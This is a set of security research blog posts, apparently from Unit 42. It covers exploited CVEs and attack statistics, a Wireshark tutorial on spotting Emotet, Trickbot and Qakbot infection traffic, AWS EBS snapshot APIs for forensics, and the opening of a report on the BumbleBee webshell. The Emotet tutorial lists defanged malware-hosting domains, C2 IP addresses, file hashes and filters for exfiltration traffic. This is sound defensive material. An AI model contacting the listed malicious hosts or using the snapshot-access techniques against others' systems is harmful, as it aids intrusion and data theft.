  • CVE-2018-7600

Drupal allows remote attackers to execute arbitrary code due to an issue that affects multiple subsystems. It is caused by module misconfigurations.

10. DrayTek Vigor Remote Command Injection Vulnerability

  • CVE-2020-15415

On DrayTek Vigor3900, Vigor2960 and Vigor300B devices before 1.5.1, shell metacharacters via cgi-bin/mainfunction.cgi/cvmcfgupload allow remote command execution in a filename when the text/x-python-script content type is used.

  • CVE-2020-14472

There are some command injection vulnerabilities in the mainfunction.cgi file on Draytek Vigor3900, Vigor2960 and Vigor 300B devices before 1.5.1.1.

  • CVE-2020-8515

DrayTek Vigor2960 1.3.1_Beta, Vigor3900 1.4.4_Beta, Vigor300B 1.3.3_Beta, 1.4.2.1_Beta and 1.4.4_Beta allow remote code execution as root via shell metacharacters to the cgi-bin/mainfunction.cgi URI without authentication.

In addition to vulnerabilities with specific CVE numbers assigned, we also capture other vulnerabilities that occur with high frequency. Below are the top five:

  • ThinkCMF local file inclusion vulnerability.

There’s a file inclusion vulnerability in ThinkCMF that can also result in remote code execution. This bug affects ThinkCMF with versions <= 2.2.3.

  • D-Link DSL-2750B OS command injection vulnerability.

D-Link DSL-2750B router is susceptible to a command injection vulnerability, which Mirai and its variants often abuse for infection and propagation.

  • MVPower DVR unauthenticated command execution vulnerability.

Mirai and its variants are found to exploit this command execution vulnerability in MVPower DVR devices for the purpose of infection.

  • Zyxel EMG2926 router command injection vulnerability.

A lack of parameter validation in Zyxel EMG2926 routers results in a remote command vulnerability. It’s also one of the vulnerabilities being exploited by Mirai malware.

  • Netgear DGN Device remote command execution.

It’s an unauthenticated remote command execution resulting from the lack of input sanitization in syscmd function of setup.cgi. This vulnerability exists in Netgear DGN devices DGN1000 (for those with firmware version < 1.1.00.48) and DGN2200 v1.

Attack Category Distribution

Attack category distribution August-October 2020: Command injection 2.8%, SQL injection 3.0%, Directory traversal 3.7%, File inclusion 5.1%, Other detection, 9.7%, Information disclosure 12.4%, Privilege escalation 14.6%, Code execution 46.9%
Figure 2. Attack category distribution from August-October 2020.

Figure 2 shows the attack category distribution. As we would like to know the details on exploitability and accessibility, we calculate the triggers by classifying the attack category. 46.9% of the attacks are code execution, which means this category still represents high-risk exposure to the network. 14.6% of the attacks can be considered privilege escalation and 12.4% are information disclosure attacks, which means the attackers are continuously attempting to gain greater access and establish an exploit chain leading to more powerful attacks such as code execution.

HTTP Directory Traversal Attacks

In contrast to what was observed in early summer 2020, we identified large-volume attack attempts (~500K) that exploit HTTP directory traversal vulnerabilities. Although this type of attack is one of the most commonly seen malicious behaviors in network traffic, such high volume is still rare to observe in the real world.

We first listed the top 10 destination ports attacked by the directory traversal. Most of the exploitation attempts are targeting the widely used HTTP port numbers 80 (86.6%) and 8080 (2.4%).

Network attack trends: HTTP directory traversal attack victim port distribution from August-October 2020: 5000 0.7%, 3582 1.0%, 3580 1.0%, 8080 2.4%, 80 86.6%
Figure 3. HTTP directory traversal attack victim port distribution from August-October 2020.

Where Did the Attacks Originate?

After identifying the region from which each network attack originated, we discovered that, by far, the largest number of them originated from the United States, followed by China and Russia. This may be in part due to the large population of the United States, China and Russia, as well as the high amounts of internet use in those regions.


Network attack trends: Locations ranked in terms of how frequently they were the origin of observed attacks from August-October 2020: United States, China, Russian Federation, Netherlands, India, United Kingdom, Hong Kong, Germany, Indonesia, France, Korea, Lithuania, Egypt, Canada, Mexico, Thailand, Vietnam, Brazil, Philippines, Taiwan ROC, Others
Figure 4. Locations ranked in terms of how frequently they were the origin of observed attacks from August-October 2020.
Attack geolocation distribution from August-October 2020. Pale colors indicate fewer attacks. The darkest blue on the world map represents the highest incidence of observed attack origin.
Figure 5. Attack geolocation distribution from August-October 2020.

Conclusion

Taken together, our data shows that attackers prioritize exploits that are both severe and easily deployed, likely in search of high-impact, low-effort attacks. While they keep ready-made weaponized exploits handy, attackers will make a concerted effort to update their arsenal whenever information about newly released vulnerabilities and the associated proofs-of-concept become available. This underscores the need for organizations to promptly patch their systems and implement security best practices.

Mitigations include:

  • Run a Best Practice Assessment to identify where your configuration could be altered to improve your security posture.
  • Continuously update your Next-Generation Firewalls with the latest Palo Alto Networks Threat Prevention contents (e.g versions 8366-6505 and above).


Wireshark Tutorial: Examining Emotet Infection Traffic

Executive Summary

This tutorial is designed for security professionals who investigate suspicious network activity and review packet captures (pcaps). Familiarity with Wireshark is necessary to understand this tutorial, which focuses on Wireshark version 3.x.

Emotet is an information-stealer first reported in 2014 as banking malware. It has since evolved with additional functions such as a dropper, distributing other malware families like Gootkit, IcedID, Qakbot and Trickbot.

Today’s Wireshark tutorial reviews recent Emotet activity and provides some helpful tips on identifying this malware based on traffic analysis.

Note: These instructions assume you have customized Wireshark as described in our previous Wireshark tutorial about customizing the column display.

You will need to access a GitHub repository with ZIP archives containing the pcaps used for this tutorial.

Warning: Some of the pcaps used for this tutorial contain Windows-based malware. There is a risk of infection if using a Windows computer. If possible, we recommend you review these pcaps in a non-Windows environment like BSD, Linux or macOS.

Chain of Events for an Emotet Infection

To understand network traffic caused by Emotet, you must first understand the chain of events leading to an infection. Emotet is commonly distributed through malicious spam (malspam) emails. The critical step in an Emotet infection chain is a Microsoft Word document with macros designed to infect a vulnerable Windows host.

This Word document shown was used to cause an Emotet infection in January 2021. Note the message in the screenshot: This document is protected. Previewing is not available for protected documents. You have to press "ENABLE EDITING" and "ENABLE CONTENT" buttons to preview this document.
Figure 1. Screenshot of a Word document used to cause an Emotet infection in January 2021.

Malspam spreading Emotet uses different techniques to distribute these Word documents.

The malspam may contain an attached Microsoft Word document or have an attached ZIP archive containing the Word document. In recent months, we have seen several examples where these ZIP archives are password-protected. Some emails distributing Emotet do not have any attachments. Instead, they contain a link to download the Word document.

In previous years, malspam pushing Emotet has also used PDF attachments with embedded links to deliver these Emotet Word documents.

Figure 2 illustrates these four distribution techniques.

Distribution paths for Emotet Word document: 1) malspam with attachment to Word doc; 2) malspam with attachment to ZIP archive to Word doc; 3) malspam with link to web traffic to download Word doc to Word doc; 4) malspam with attachment to PDF file to web traffic to download Word doc to Word doc
Figure 2. Various distribution paths for an Emotet Word document.

After the Word document is delivered, if a victim opens the document and enables macros on a vulnerable Windows host, the host is infected with Emotet.

From a traffic perspective, we see the following steps from an Emotet Word document to an Emotet infection:

  • Web traffic to retrieve the initial binary.
  • Encoded/encrypted command and control (C2) traffic over HTTP.
  • Additional infection traffic if Emotet drops follow-up malware.
  • SMTP traffic if Emotet uses the infected host as a spambot.

Figure 3 shows a flowchart of network activity we might find during an Emotet infection.

Flowchart for an Emotet infection: Word doc to enable macros to web traffic for initial binary to initial binary. From there, encoded C2 traffic over HTTP, which is a hub in the flowchart that can lead to follow-up malware, spambot activity, data exfiltration and updating the binary.
Figure 3. Flowchart for an Emotet infection.

Since Dec. 21, 2020, the initial binary for Emotet has been a Windows DLL file. Previously, this binary had been a Windows EXE file.

Emotet C2 traffic consists of encoded or otherwise encrypted data sent over HTTP. This C2 activity can use either standard or non-standard TCP ports associated with HTTP traffic. This C2 activity also consists of data exfiltration and traffic to update the initial Emotet binary.

Since Emotet is also a malware dropper, the victim may become infected with other malware. Analysts should search for traffic from other malware when investigating traffic from an Emotet-infected host.

Finally, an Emotet-infected host may also become a spambot generating large amounts of traffic over TCP ports associated with SMTP like TCP ports 25, 465 and 587.

Pcaps of Emotet Infection Activity

Five password-protected ZIP archives containing pcaps of recent Emotet infection traffic are available at this GitHub repository. Once on the GitHub page, click on each of the ZIP archive entries and download them, as shown in Figures 4 and 5.

The screenshot shows how to download ZIP archives used for this Wireshark tutorial from the GitHub repository.
Figure 4. GitHub repository with links to ZIP archives used for this tutorial.
The screenshot shows where to click to download one of the ZIP archives used for this Wireshark Tutorial on analyzing Emotet infection traffic.
Figure 5. Downloading one of the ZIP archives for this tutorial.

Use infected as the password to extract pcaps from these ZIP archives. This should give you the following five pcap files:

  • Example-1-2021-01-06-Emotet-infection.pcap
  • Example-2-2021-01-05-Emotet-with-spambot-traffic-part-1.pcap
  • Example-3-2021-01-05-Emotet-with-spambot-traffic-part-2.pcap
  • Example-4-2021-01-05-Emotet-infection-with-Trickbot.pcap
  • Example-5-2020-08-18-Emotet-infection-with-Qakbot.pcap

Example 1: Emotet Infection Traffic

Open Example-1-2021-01-06-Emotet-infection.pcap in Wireshark and use a basic web filter as described in our previous tutorial about Wireshark filters. The basic filter for Wireshark 3.x is:

(http.request or tls.handshake.type eq 1) and !(ssdp)

If you’ve set up Wireshark according to our initial tutorial about customizing Wireshark displays, your display should look similar to Figure 6.

Figure 6. Our first pcap in this tutorial filtered in Wireshark.

As shown in Figure 6, the first five HTTP GET requests represent four URLs used to retrieve the initial Emotet DLL. The traffic is:

  • hangarlastik[.]com GET /cgi-bin/Ui4n/
  • hangarlastik[.]com GET /cgi-sys/suspendedpage.cgi
  • padreescapes[.]com GET /blog/0I/
  • sarture[.]com GET /wp-includes/JD8/
  • seo.udaipurkart[.]com GET /rx-5700-6hnr7/Sgms/

The first two URLs indicate hangarlastik[.]com no longer had the Emotet DLL file it had been hosting. Follow TCP streams for each of these requests to see replies to each of the HTTP GET requests.

An easier way to see the HTTP responses is to update your Wireshark basic web filter to include HTTP responses:

(http.request or http.response or tls.handshake.type eq 1) and !(ssdp)

This will show HTTP responses in the Info column, as illustrated in Figure 7.

Figure 7. Adding HTTP responses to the Wireshark display filter.

Now we have a clearer picture of what happened when the Word macro tried to retrieve an Emotet DLL:

  • hangarlastik[.]com GET /cgi-bin/Ui4n/
  • HTTP/1.1 302 Found
  • hangarlastik[.]com GET /cgi-sys/suspendedpage.cgi
  • HTTP/1.1 200 OK
  • padreescapes[.]com GET /blog/0I/
  • HTTP/1.1 401 Unauthorized
  • sarture[.]com GET /wp-includes/JD8/
  • HTTP/1.1 403 Forbidden
  • seo.udaipurkart[.]com GET /rx-5700-6hnr7/Sgms/

The only 200 OK was a reply for a suspended page notification from hangarlastik[.]com.

The HTTP GET request to seo.udaipurkart[.]com does not show a response, so follow the TCP stream for this request, as shown in Figure 8.

Figure 8. Following TCP stream for the HTTP request to seo.udaipurkart[.]com.

The TCP stream shows indicators that seo.udaipurkart[.]com returned a Windows DLL file, as shown in Figure 9.

Figure 9. Indicators of a DLL file returned from seo.udaipurkart[.]com.
Export this DLL from the pcap by using the menu path: File --> Export Objects --> HTTP, as shown in Figure 10. As always, we recommend you do not export this file in a Windows environment, since the DLL is Windows-based malware.

Figure 10. Exporting the Emotet DLL from our first pcap.

The SHA256 hash for this extracted DLL is:

8e37a82ff94c03a5be3f9dd76b9dfc335a0f70efc0d8fd3dca9ca34dd287de1b

Emotet C2 traffic is encoded data sent using HTTP POST requests. You can easily find these requests in Wireshark using the following filter:

http.request.method eq POST

The results are shown in Figure 11.

Figure 11. Filtering for HTTP POST requests in our first pcap.

In our first pcap, Emotet C2 traffic consists of HTTP POST requests to:

  • 5.2.136[.]90 over TCP port 80
  • 167.71.4[.]0 over TCP port 8080

Emotet generates two types of HTTP POST requests for its C2 traffic. The first type of POST request ends with HTTP/1.1. The second type of POST request ends with HTTP/1.1 (application/x-www-form-urlencoded).

Follow the TCP stream for the initial HTTP request to 5.2.136[.]90 at 16:42:34 UTC to see an example of the first type of C2 POST request, as shown in Figure 12.

Figure 12. The first type of HTTP POST request for Emotet C2 traffic.

Figure 12 shows this POST request sends approximately 6 KB of form-data that appears to be an encoded or encrypted binary. Scroll down to the HTTP response to see encoded data returned from the server. Figure 13 shows the start of this encoded data.

Figure 13. Encoded data returned from the server in response to the HTTP POST request.

This type of encoded or encrypted data is how Emotet botnet servers exchange data with an infected Windows host. This is also the channel Emotet uses to update the Emotet DLL and drop follow-up malware.

The second type of HTTP POST request for Emotet C2 traffic looks noticeably different than the first type. Use the following filter in Wireshark to easily find the second type of HTTP POST request:

urlencoded-form

This should return two HTTP POST requests to 167.71.4[.]0 over TCP port 8080, as shown in Figure 14.

Figure 14. Filtering for the second type of HTTP POST request in Emotet C2 traffic.

Follow the TCP stream for the first of these two HTTP POST requests at 16:58:43 UTC. Review the traffic. The results are shown in Figure 15.

Figure 15. TCP stream for the second type of HTTP POST request in Emotet C2 traffic.

As shown in Figure 15, some of the data sent in the POST request is encoded as a base64 string with some URL encoding. For example, %2B is used for a + symbol, %2F represents / and %3D is used for =.

Data sent in response from the server is encoded or otherwise encrypted.

Our first pcap has no follow-up malware or other significant activity.

The only other activity is repeated connection attempts to 46.101.230[.]194 over TCP port 443. You can easily spot this activity by filtering on TCP SYN segments that are retransmissions. Use the following Wireshark filter:

tcp.analysis.retransmission and tcp.flags eq 0x0002

The results are shown in Figure 16.

Figure 16. Filtering on retransmissions of TCP SYN segments in Wireshark.

An Internet search on 46.101.230[.]194 should reveal this IP address has been used for Emotet C2 activity.

The remaining traffic in the pcap is system traffic generated by a Microsoft Windows 10 host.

In our next pcap, we examine an Emotet infection with spambot activity.

Example 2: Emotet With Spambot Traffic, Part 1

Open Example-2-2021-01-05-Emotet-with-spambot-traffic-part-1.pcap in Wireshark and use a basic web filter, as shown in Figure 17.

Figure 17. Traffic from the second pcap filtered in Wireshark using our basic web filter.

Similar to our first example, we receive some HTTP GET requests before Emotet C2 traffic. These GET requests are attempts to download the initial Emotet DLL over web traffic. The first frame in the column display shows HTTPS traffic to obob[.]tv, which was probably a web request for the initial Emotet DLL, because this domain was reported as hosting an Emotet binary on Jan. 5, 2021, the same date as the traffic in our pcap.

Follow the TCP stream for the HTTP GET request to miprimercamino[.]com to confirm it returned an Emotet DLL. You should see indicators similar to Figure 9 from our first pcap. We can export the Emotet DLL returned from miprimercamino[.]com, as shown in Figure 18.

Figure 18. Exporting the Emotet DLL from the pcap.

The SHA256 hash for the extracted DLL from our second pcap is:

963b00584d8d63ea84585f7457e6ddcac9eda54428a432f388a1ffee21137316

Again, we find two types of HTTP POST requests for Emotet C2 traffic. To filter for each type of Emotet C2 HTTP POST request, use the following Wireshark filters:

  • First type: http.request method eq POST and !(urlencoded-form)
  • Second type: urlencoded-form

Follow TCP streams for the HTTP POST requests returned by these filters and confirm they follow the same patterns seen in our first pcap.

After reviewing some examples of Emotet C2 traffic from this pcap, let’s move on to the spambot activity.

In this example, our infected host was turned into a spambot, so we also have SMTP traffic. The spambot SMTP traffic is encrypted, but we can easily find it by using our basic web filter and scrolling down the column display.

At 20:06:20 UTC, the pcap starts showing SSL/TLS traffic to TCP ports associated with the SMTP email protocol, like TCP ports 25, 465 and 587, as shown in Figure 19.

Figure 19. Using the basic web filter and scrolling through the column display to find spambot traffic.

We can filter on smtp to find some of the SMTP commands before encrypted SMTP tunnels are established. Figure 20 shows the results.

Figure 20. Filtering for SMTP traffic in our second pcap.

We can sometimes find unencrypted SMTP from spambot traffic generated by an Emotet-infected Windows host. Unencrypted SMTP will reveal its message content, but the volume of encrypted SMTP from a spambot host is far greater than the volume of unencrypted SMTP. Therefore, most of the spambot messages from an Emotet-infected host are hidden within the encrypted traffic.

In this example, you should only see encrypted SMTP traffic.

But our next example is later from this same infection, when we finally saw some unencrypted SMTP.

Example 3: Emotet With Spambot Traffic, Part 2

Open Example-3-2021-01-05-Emotet-with-spambot-traffic-part-2.pcap in Wireshark and use a basic web filter, as shown in Figure 21.

Figure 21. Traffic from the third pcap filtered in Wireshark using our basic web filter.

In this pcap, we still see HTTP POST requests for Emotet C2 traffic, at least twice each minute. We can also find encrypted spambot activity similar to our previous pcap.

Spambot activity frequently generates a large amount of traffic. This pcap consists of 4 minutes and 42 seconds of spambot activity from the infected Windows host, and it’s over 21 MB of traffic.

We can quickly identify any unencrypted SMTP traffic by using the following Wireshark filter:

smtp.data.fragment

Figure 22 shows the results of this filter for our third pcap. The filter reveals five examples of Emotet malspam generated by the infected Windows host.

Figure 22. Filtering for indicators of unencrypted SMTP from spambot traffic.

Follow the TCP stream for the last email from: "Gladisbel Miranda at 20:19:54 UTC. Examine what these messages look like, as shown in Figure 23.

Figure 23. TCP stream for an example of Emotet malspam from our third pcap.

We can export these five items of Emotet malspam by using the menu path File --> Export Objects --> IMF, as shown in Figure 24.

Figure 24. Exporting Emotet malspam from our third pcap.

Export these emails and examine them. Ideally, we recommend doing this in a non-Windows environment. Thunderbird is a free email client you can use to see how a potential victim might view these emails.

As mentioned earlier, Emotet is also a malware downloader. Perhaps the most common malware distributed through Emotet is Trickbot.

Example 4: Emotet Infection with Trickbot

Open Example-4-2021-01-05-Emotet-infection-with-Trickbot.pcap in Wireshark and use a basic web filter, as shown in Figure 25.

Figure 25. Traffic from the fourth pcap filtered in Wireshark using our basic web filter.

This pcap does not have an HTTP GET request for an initial Emotet DLL. However, the first frame in our column display shows HTTPS traffic to fathekarim[.]com. This was probably a web request for the Emotet DLL, because this domain was reported as hosting an Emotet binary on Jan. 5, 2021, the same date as the traffic in our pcap.

You should find the same two types of HTTP POST requests associated with Emotet C2, as described in our previous two pcaps.

This pcap also contains indicators of a Trickbot infection. Use your basic web filter and scroll down to find Trickbot traffic, as shown in Figure 26.

Figure 26. Scrolling down the column display to find Trickbot indicators in our fourth pcap using a basic web filter.

We’ve reviewed Trickbot in our previous Wireshark tutorial on examining Trickbot infections, but here is a quick refresher. The following are common indicators for Trickbot:

  • HTTPS traffic over TCP ports 447 or 449 without an associated domain or hostname.
  • HTTP POST requests over standard or non-standard TCP ports for HTTP traffic that end with /81/, /83/ or /90, which are associated with data exfiltration.
  • With Trickbot from Emotet infections, the above HTTP POST requests start with /mor followed by a number (only one or two digits seen so far).
  • HTTP GET requests for URLs that end in .png that return additional Trickbot binaries.

We can easily find these indicators using the following Wireshark filters:

  • tls.handshake.type eq 1 and (tcp.port eq 447 or tcp.port eq 449)
  • (http.request.uri contains /81 or http.request.uri contains /83 or http.request.uri contains /90) and http.request.uri contains mor
  • http.request.uri contains .png

Figures 27-29 show the results from each of the above filters.

Figure 27.: Filtering for Trickbot HTTPS traffic over TCP port 447 or TCP port 449.
Figure 28. Filtering for HTTP POST requests associated with Trickbot data exfiltration.

Follow TCP streams for each of the HTTP POST requests shown in Figure 28 to see if any password data was exfiltrated. The last HTTP POST request ending with /90 contains data about the infected Windows host and its environment.

Figure 29. Filtering for HTTP GET requests ending in .png associated with additional Trickbot binaries.

Follow TCP streams for each of the HTTP POST requests shown in Figure 29 to see if any Windows binaries were returned. Doing so should reveal two Windows executable files. You can then export these binaries from the pcap using File --> Export Objects --> HTTP, as discussed in our previous examples.

SHA256 hashes for these two Windows binaries (both EXE files) are:

  • 59e1711d6e4323da2dc22cdee30ba8876def991f6e476f29a0d3f983368ab461 for mingup.png
  • ed8dea5381a7f6c78108a04344dc73d5669690b7ecfe6e44b2c61687a2306785 for saved.png

Trickbot is the most common malware distributed by Emotet, but it is not the only one. Qakbot is another type of malware frequently dropped on Emotet-infected Windows hosts.

Example 5: Emotet Infection With Qakbot

Open Example-5-2020-08-18-Emotet-infection-with-Qakbot.pcap in Wireshark and use a basic web filter, as shown in Figure 30.

Figure 30. Traffic from the fifth pcap filtered in Wireshark using our basic web filter.

In our fifth pcap, an Emotet Word document was retrieved from saketpranamam.mysquare[.]in at 21:23:50 UTC, which matches a URL reported as hosting an Emotet Word document on the same date. Export this Word document from the pcap using File --> Export Objects --> HTTP, as discussed in our previous examples.

The SHA256 hash for this extracted Word document is:

  • c7f429dde8986a1b2fc51a9b3f4a78a92311677a01790682120ab603fd3c2fcb

We also see HTTPS traffic to samaritantec[.]com at 21:24:40 UTC. This domain was reported as hosting an Emotet binary on the same date.

As in our previous examples, you should find the same two types of HTTP POST requests associated with Emotet C2 traffic.

Additionally, this pcap contains indicators of a Qakbot infection. Use your basic web filter and scroll down to find Qakbot traffic, as shown in Figure 31.

Figure 31. Scrolling down the column display to find Qakbot indicators in our fifth pcap using a basic web filter.

We’ve reviewed Qakbot in our previous Wireshark tutorial on examining Qakbot infections, but here is a quick refresher. The following are common indicators for Qakbot:

  • HTTPS traffic over standard and non-standard TCP ports for HTTPS.
  • Certificate data for Qakbot HTTPS traffic has unusual values for the issuer fields, and the certificate is not issued by an authority based in the United States.
  • TCP traffic over TCP port 65400.
  • Prior to late November 2020, Qakbot commonly generated HTTPS traffic to cdn.speedof[.]me.
  • Prior to late November 2020, Qakbot commonly generated HTTP GET requests to a.strandsglobal[.]com.

We can easily find these indicators by using the following Wireshark filters:

  • tls.handshake.type eq 11 and !(x509sat.CountryName == US)
  • tcp.port eq 65400
  • tls.handshake.extensions_server_name contains speedof
  • http.host contains strandsglobal

Figures 32-35 show the results from each of the above filters.

Figure 32. Filtering and searching for unusual certificate issuer data in HTTPS traffic generated by Qakbot.

In Figure 32, the results of our first filter show several frames in the column display for traffic from 71.80.66[.]107. Search through the frame details and find unusual certificate issuer data, as shown above.

Figure 33. Filtering for Qakbot traffic over TCP port 65400.

In the above image, we find a single TCP stream of Qakbot traffic over TCP port 65400. This stream contains the public IP address and a botnet identification string for the Qakbot-infected Windows host.

Figure 34. Filtering for traffic to cdn.speedof[.]me, which is not inherently malicious, but a connectivity check caused by Qakbot prior to late November 2020.
Figure 35. Filtering for traffic to a.stransglobal[.]com, typically generated by Qakbot prior to late November 2020.
While Emotet has commonly dropped Trickbot and Qakbot, be aware that Emotet has also dropped other types of malware such as Gootkit and IcedID.

Conclusion

This tutorial reviewed how to identify Emotet activity from pcaps of its infection traffic. We reviewed five recent pcaps and found similarities in HTTP POST requests caused by Emotet C2 traffic. The patterns are fairly unique and can be used to identify an Emotet infection within your network. We also reviewed other post-infection activities associated with Emotet, such as spambot traffic and different families of malware dropped on an infected host.

This knowledge can help security professionals better detect and catch an Emotet infection when reviewing suspicious network activity.

For more help with Wireshark, see our previous tutorials:


Open Source Tool Release: Gaining Novel AWS Access With EBS Direct APIs

Executive Summary

In December 2019, Amazon Web Services (AWS) announced the availability of Amazon Elastic Block Store (EBS) direct APIs, giving AWS customers granular (block-level) access to snapshots (incremental backups), which were once considered a fairly opaque EBS format.

These new APIs have been helpful in disaster recovery (DR) scenarios: In the event of an AWS regional outage or outage of a specific customer’s AWS environment, disaster recovery companies need access to data in order to restore company operations. The most efficient way to do this is to copy the data directly from AWS and only copy the data that’s changed over time. These APIs now allow disaster recovery companies to do so.

Tools to take advantage of these APIs are evolving quickly. AWS is actively releasing supporting tools on GitHub for customers. Notably, disaster recovery software provider Veeam integrated this new API into its technology in July. Discussions around the APIs’ applications have appeared scarce since then, but according to a blog published at the time of their release, “Programmatic Access to EBS Snapshot Content,” “These APIs are designed for developers of backup/recovery, disaster recovery, and data management products and services, and will allow them to make their offerings faster and more cost-effective.”

But this release of EBS direct APIs is not limited to potential DR applications. In relation to the work of Crypsis (a Palo Alto Networks company that provides cybersecurity professional services including digital forensics and incident response (DFIR), offensive security and proactive work), EBS direct APIs could be used to interact with AWS in ways not previously seen. Generally, with large-scale innovation come people who will try to optimize, compromise or defend with it. In this blog, we will examine how EBS direct APIs could potentially be used defensively and for analysis within DFIR matters, as well as cover additional security considerations.

As we mentioned, supporting tools to use EBS direct APIs are just beginning to be released by AWS, and as such, do not cover the wide range of applications we will be discussing in this blog. Because of the importance of these APIs and their impact on the security world, we have also created tools, provided at the end of this blog, to assist others in utilizing EBS direct APIs’ security potential.

Background on EBS direct APIs

Prior to the release of EBS direct APIs, EBS snapshots were incremental, point-in-time backups of volumes (similar to hard drives). If your company has ever taken an Amazon Machine Image (AMI) of a server in AWS, that would have generated a collection of snapshots. The snapshots are stored in Amazon S3, but they cannot be fetched or used like typical S3 objects. We commonly heard about this in our interactions with customers. Based on feedback that customers would like to interact with their EBS volumes in a different manner, AWS released EBS direct APIs, increasing accessibility.

EBS direct APIs make this block data content (the actual bytes) available to authorized API users directly, addressing the previous issue. They also potentially challenge some existing assumptions around how snapshots are handled when customers are conducting security monitoring.

Note several of these operational capabilities follow a central theme we’ve seen driving previous tool innovation – simplification. Previously, an Amazon Elastic Compute Cloud (EC2) instance and conversion from snapshot to volume (or a similar workflow) was required in order to read snapshot data. In other words, what used to take an instance is now accomplished with an API call.

Usage in Defense

Across the security industry, some key security and forensics software has been released via versioned AMIs. When this occurs, a developer can intentionally, or more frequently, accidentally, insert hard-coded secrets files, like passwords or keys, into the release. When the version is released, that data is then exposed, resulting in a potential security incident, a compliance violation or a disruption to business-critical workflows. When in an efficient environment, these AMIs may not be built by a human at all (e.g., packer.io), to avoid having the code/configuration be automatically audited. EBS direct APIs now allow you to compare against the previous-version release for hard-coded keys, passwords, etc. This now gives developers and organizations additional certainty prior to the release of an update that there are no secrets or sensitive information hard coded within this version. With the ability to see incremental data, it becomes a gigabyte-scale (or less if you’re especially quiet on-disk) transaction, rather than a terabyte-scale transaction.

In our own testing, Crypsis took a normal Ubuntu 20.04 LTS image and made a few modifications – deploying an AWS credentials file, moving them around on disk, creating a user and resetting a user password. It’s worth noting that, by design, a public image’s underlying snapshots don’t respond to the EBS direct APIs, so we worked off our own private base image. We then logged in, moved a hard-coded secrets file on disk and snapshotted it again. We compared the two snapshots and automatically found the hard-coded secrets within nine seconds. The entire scan, if it was on the last possible block, was 34MB. We were able to achieve a similar result with a snapshot that was two snapshots distant with a backdoor Linux user. The Linux password “shadow” entry we generated in the test environment was detected.

Usage in Digital Forensics and Incident Response

Prior to this API release, Crypsis had investigated AWS compromises where the client was prepared enough to have a snapshot of a server both immediately before and after a compromise – a helpful situation for any forensic comparison, inside or outside of the cloud. These snapshots could produce a useful, differential result through a variety of software when converted to a volume. However, there were limitations:

  • You had to have an EC2 instance.
  • You needed to create volumes from the snapshots.
  • You then got two bit-by-bit volumes of the “before-and-after” state, and could compare them at that point.
  • Like most similar engagements, you had to actually have a solution to compare the two.

Many DFIR options require time and resources, particularly when implemented at scale, and the four situations listed above are no exception. With the release of the EBS direct APIs, not only can you download the incremental bytes of the latest snapshot, but you can also list changed blocks with a single API call, possibly allowing investigators to immediately identify what bytes changed during the course of compromise. They simply have to belong to the same server or be similarly related to one another.

Theoretically, it’s possible that an authorized researcher could take a forensic image directly off EBS direct APIs rather than restoring and mounting it, but (1) Crypsis is thus far unaware of a reliable way to identify “parents” of snapshots simply based off of the snapshot ID, and (2) the development effort would need to go into ensuring they’re stitched together properly on disk. Due to this, most companies would probably prefer to just pay for the EC2 imaging server as it stands today.

Security Considerations With EBS Direct APIs

As the EBS direct APIs allow for the block-by-block exploration of snapshots, customers should only assign these identity and access management (IAM) permissions to IAM users and roles which require them. For example, if an IAM user with the ebs:GetSnapshotBlock permission attached was compromised, an attacker could download snapshots directly to their local system. An attacker is not required to launch an instance in the targeted account to view the data. 

As described in the defensive section, the ability of the EBS direct APIs to scan incremental snapshots or otherwise compare snapshots could also make it easier for an attacker to identify any sensitive files added to snapshots between versions.

Customers who make use of the EBS direct APIs, or any IAM permissions, should follow the principle of least privilege to limit the impact of compromised credentials. The EBS Direct API documentation provides examples of how customers can limit the access to snapshots made between a specific time, or only those with a specific tag. 

It’s worth noting that all usage of the EBS Direct APIs is logged in the customer’s CloudTrail records. AWS customers also have the option to put service control policies in place to prevent the usage of any API, even if admin credentials are compromised. It’s also possible to create an AWS Config rule to alert an organization’s security operations center on the use of any EBS Direct APIs.

Tools

As research and development around EBS direct APIs is still emerging, a significant portion of the potential applications described in this blog do not have tooling to support them yet. In the spirit of innovation, we are excited to contribute to these new applications. We have collected what we have developed so far at this GitHub link. One of these tools was used on an incident response engagement with a customer to isolate an event log entry on disk during an attacker period that almost immediately led to an attacker’s IP address.

Conclusion

Even if some early marketing of EBS direct APIs centered on disaster recovery, they can be useful for much more. There are many applications for this new technology, far beyond one industry. In this blog, we have shared the potential application in defensive and DFIR usage, security considerations and new tools to allow users to explore the potential of these APIs. With tooling still emerging, we’ve tried to anticipate or otherwise motivate a research trend around these APIs. As cloud technologies evolve, we have an obligation to consider how these APIs impact security.

Further References:

New – EBS direct APIs – Programmatic Access to EBS Snapshot Content

Using EBS direct APIs to access the contents of an EBS snapshot

Unit 42 Cloud Threat Report, 2H 2020


xHunt Campaign: New BumbleBee Webshell and SSH Tunnels Used for Lateral Movement

Executive Summary

In September 2020, we began investigating a Microsoft Exchange server at a Kuwaiti organization that a threat group compromised as part of a continued xHunt campaign. This investigation resulted in the discovery of two new backdoors called TriFive and Snugy, which we discussed in a prior blog, as well as a new webshell that we call BumbleBee that we will explain in greater detail in this blog. We use this name because the color scheme of the BumbleBee webshell includes white, black and yellow, as seen in Figure 1.

The actor used the BumbleBee webshell to upload and download files to and from the compromised Exchange server, but more importantly, to run commands that the actor used to discover additional systems and to move laterally to other servers on the network. We found BumbleBee hosted on an internal Internet Information Services (IIS) web server on the same network as the compromised Exchange server, as well as on two internal IIS web servers at two other Kuwaiti organizations. As mentioned in our prior xHunt Campaign blog, we still do not know the initial infection vector used to compromise the Exchange server, as this appears to have occurred prior to the logs we were able to collect.

We observed the actor interacting directly with the BumbleBee webshell on the compromised Exchange server of the Kuwaiti organization, as this server was accessible from the internet. The actor used Virtual Private Networks (VPNs) provided by Private Internet Access when directly accessing BumbleBee on internet-accessible servers. The actor would frequently switch between different VPN servers to change the external IP address of the activity that the server would store in the logs. Specifically, the actor changed the IP address to appear to be from different countries, including Belgium, Germany, Ireland, Italy, Luxembourg, the Netherlands, Poland, Portugal, Sweden and the United Kingdom. We believe this is an attempt to evade detection and make analysis of the malicious activities more difficult. We also observed the actor switching between different operating systems and browsers, specifically Mozilla Firefox or Google Chrome on Windows 10, Windows 8.1 or Linux systems. This suggests the actor has access to multiple systems and uses this to make analysis of the activities more difficult, or that there are multiple actors involved, who have differing preferences for operating systems and browsers.

